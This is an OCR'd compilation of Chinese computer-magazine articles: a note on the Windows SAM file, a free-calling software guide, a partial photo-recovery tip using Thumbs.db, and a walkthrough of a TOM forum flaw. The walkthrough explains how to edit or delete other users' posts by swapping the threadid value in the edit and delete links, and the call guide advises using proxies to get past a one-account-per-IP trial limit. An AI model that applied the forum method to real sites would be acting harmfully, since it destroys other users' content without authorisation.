小知识：什么是SAM文件

Windows2000/2003/XP对用户帐户的安全管理使用了安全帐号管理器SAM（security account manager）的机制，安全帐号管理器对帐号的管理是通过安全标识进行的，安全标识在帐号创建时就同时创建，并且具有唯一性。安全帐号管理器负责SAM数据库的控制和维护。SAM数据库位于注册表HKLM\SAM\SAM下，受到ACL保护，可以使用regedt32.exe打开注册表并设置适当权限查看SAM中的内容。安全帐号管理器的具体表现就是“%SystemRoot%\system32\config\sam”这个文件。Sam文件是Windows的用户帐户数据库，所有用户的登录名及口令等相关信息都会保存在这个文件中。SAM文件可以认为类似于Unix系统中的Passwd文件，不过没有Unix的Passwd文件那么直观。

（本文涉及的相关工具：Active@ Password Changer，光盘中有收录。）




图6




图7

TOM论坛版主人人皆可做

小木头

拥有自己网站的朋友每天必不可少的一项工作就是去各大论坛发贴宣传自己的网站，这不，今天又到TOM的论坛去发“广告”了，结果那个论坛的版主真是负责，几分钟后不仅删掉我辛辛苦苦发的帖子，还封掉了我注册的ID。想必此时那个版主一定手呈V字状，正得意的笑：小样，你新来的吧！此仇不报非好汉！绝不能让那个得意的版主看轻俺们菜鸟，于是，我决定看看TOM论坛有什么可以利用的漏洞。




图1

TOM的论坛是使用PHP编写的，鼠标随便指向一个帖子，发现IE地址栏中出现的路径大致为**view_thread.php?forumid=76&threadid=27601**这样的形式，可以猜测出forumid代表的是版块编号，threadid代表帖子编号。看到这些让我想起了动网多年前的一个漏洞，就是任何注册会员可以编辑非自己发表的帖子的标题和删除非自己发表的帖子！测试了一下，果然够给面子，居然成功了。




图2

下面说一下方法，让你也可以做斑竹才可以做的事情。

首先在TOM论坛（bbs.tom.com）注册一个会员，然后随便进入一个版块发表个帖子，为了不被“负责的版主”再次删掉，我发表的帖子标题是“新人报道，大家多多关照”。帖子发表后系统将自动跳转到我们刚发的帖子，在刚发表的帖子中可以看到有个“[修改]”选项，我们在上面点击鼠标右键，查看“属性”中的“地址”，会大致看到一些这样的东西，如图1。

复制上面地址中的所有文字到一个空的TXT文件中，后面会用到。然后用鼠标指向一篇别人发表的帖子（注意：帖子可以是任何人发布的，但是需要注意的是此帖子是没有人回复的），会看到ID状态栏中显示出了这个帖子的地址，注意观看这个地址中的“threadid=”后面的那几个数字，我这里的是27599。所有准备工作都做完了，现在在IE地址栏中粘贴进刚刚让你复制下来的那串文字，把里面的“threadid=”后面的数字换成27599（共有两处，都要替换），当然这个数字大家都不是一样的，具体要看你自己当时测试时是多少了。然后回车提交，会出现编辑自己帖子的页面，如图2。

不过事实上你正在编辑的已不再是你的帖子了，不信的话点击“立即修改”试试？要注意的是，你只能修改他的帖子标题，内容是修改不了的。

现在我们返回版块看到别人的帖子标题已经修改成你自己的了。不光修改别人的帖子标题，还可以直接删除任何人的帖子，原理是一样的，只要当初复制下“[删除]”连接中的地址并替换掉threadid参数后面的数字就可以了，别人的帖子就会不翼而飞了。

电话免费 打，打，打！

eighteen

每当和远方的mm煲完电话粥，心里总是又高兴又心疼，高兴的是可以听到心爱mm关怀的话语，心疼的却是那昂贵的电话费。如果能打电话不花钱该多好啊！也许是我的一片诚心感动了老天。一日在网上瞎逛，无意中把这个想法告诉了一好友，令我高兴的是他正好发现了一个非常好的免费打电话软件。我试着下载了回来，经过一段时间的试用，感觉非常棒！好东西嘛，自然要拿出来分享，所以本文的主角就是——Globe7。




图1

由于网络服务提供商为了吸引购买者，事先会赠送一定的服务。Globe7也一样，在注册成功后会送给我们1美元的电话费，无论是本地、国内长途还是国际长途，费用都是0.01美元每分钟，也就是100分钟的通话时间。但是唯一的不足就是该软件的试用期为25天，而且一个IP地址只能申请一个帐号。

首先，我们在本期光盘中找到Globe7并安装。安装过程非常简单，一路next直到安装成功的出现。瞧瞧界面是不是很漂亮？如图1。

安装完成后，第一次运行它会要求我们注册一个帐号，注册非常简单，我们点击登录窗口中的New User? Get Globe7 ID来注册帐号。打开注册窗口，可以看到全是E文，不过并不难，全是些常见的单词。填写表单时注意要使用YAHOO或者MSN的邮箱申请ID，并且一定要确认自己的接收邮箱填写正确，如果错了，就浪费了一个IP资源（商家的限制，一个IP只能申请一个）。看看我填写的表单，如图2，不会E文的朋友可以参考一下。




图2

申请成功后，我们刚才填写的信箱中就会收到一封含有密码的确认信，使用里面的帐号和密码登录Globe7就立即可以体验我们的免费之旅了。拨打电话方法为：

> 国内固定电话：0086+区号+电话号（注意：区号不要加0，如：00865365101879，中间536是寿光的区号）
>
> 国内手机电话：0086+手机号即可（注意：不用在手机号前加0）

这的确是一个很好的打电话软件，我们只需上网就可以使用。关于对再次申请帐号的IP限制，我们可以通过代理上网再来申请，还有就是再一次申请帐号的时候，我们需要换一个接收邮箱才能申请成功。不用花钱就可以打电话，超爽的感觉，快去体验一下吧！

（本文所涉及的软件Globe7光盘已收录）

恢复删除的照片



chenggong

小黑匆匆忙忙地来找我，说几张重要的MM照片误删除了，让我帮忙找回来。这好办！看了几年的x档案，找回几张删除的照片还不很容易吗？马上拿出恢复软件FinalData汉化版寻找删除的照片文件，可是扫描完磁盘后，傻眼了！居然无法恢复删除的照片。换其它的恢复软件Drive Rescue等多个软件都无法恢复删除的照片。按照常规恢复照片比恢复word文档等文件容易的多（因为图片即使损失一些数据，照片也可显示，只是质量差些），今天不知什么原因。马上问小黑是怎么将照片删除的，小黑说："我删除文件时怕删除不彻底，平时都是用雅虎助手的文件粉碎功能删除文件，没想到今天将MM的照片误删了。"什么！用了的雅虎助手的文件粉碎删除文件？这可难办了，雅虎助手的"文件粉碎"可彻底删除文件保护我们的隐私，它采用多次复写将文件彻底破坏，用"文件粉碎"删除文件后从理论上讲是无法恢复的。

小黑哭丧着脸说，里面保留着MM的几张很重要的照片，看看还有什么好的办法，即使不能完全恢复，恢复一部分照片也可以，并说如能恢复MM的照片，请我吃肯德基！一听吃肯德基我顿时来了精神，重新坐到电脑前，打开已经没有照片的空文件夹呆呆的看着，突然眼睛一亮，Windowsxp可以查看图片文件的缩略图，另外Windowsxp为加快图片浏览速度，默认在图片文件夹下面生成一个小文件"Thumbs.db"，这是一个数据库文件，里面包含此文件夹下面所有图片的信息，不过此文件是隐藏文件，正常情况下是看不到的。

我马上打开"我的电脑"—"工具"—"文件夹选项"—"察看"，如图1，将"隐藏受保护的操作系统文件（推荐）"取消，并将"显示所有文件和文件夹"勾选上，果然找到"Thumbs.db"文件。

文件是找到了，可是此文件是数据




图1

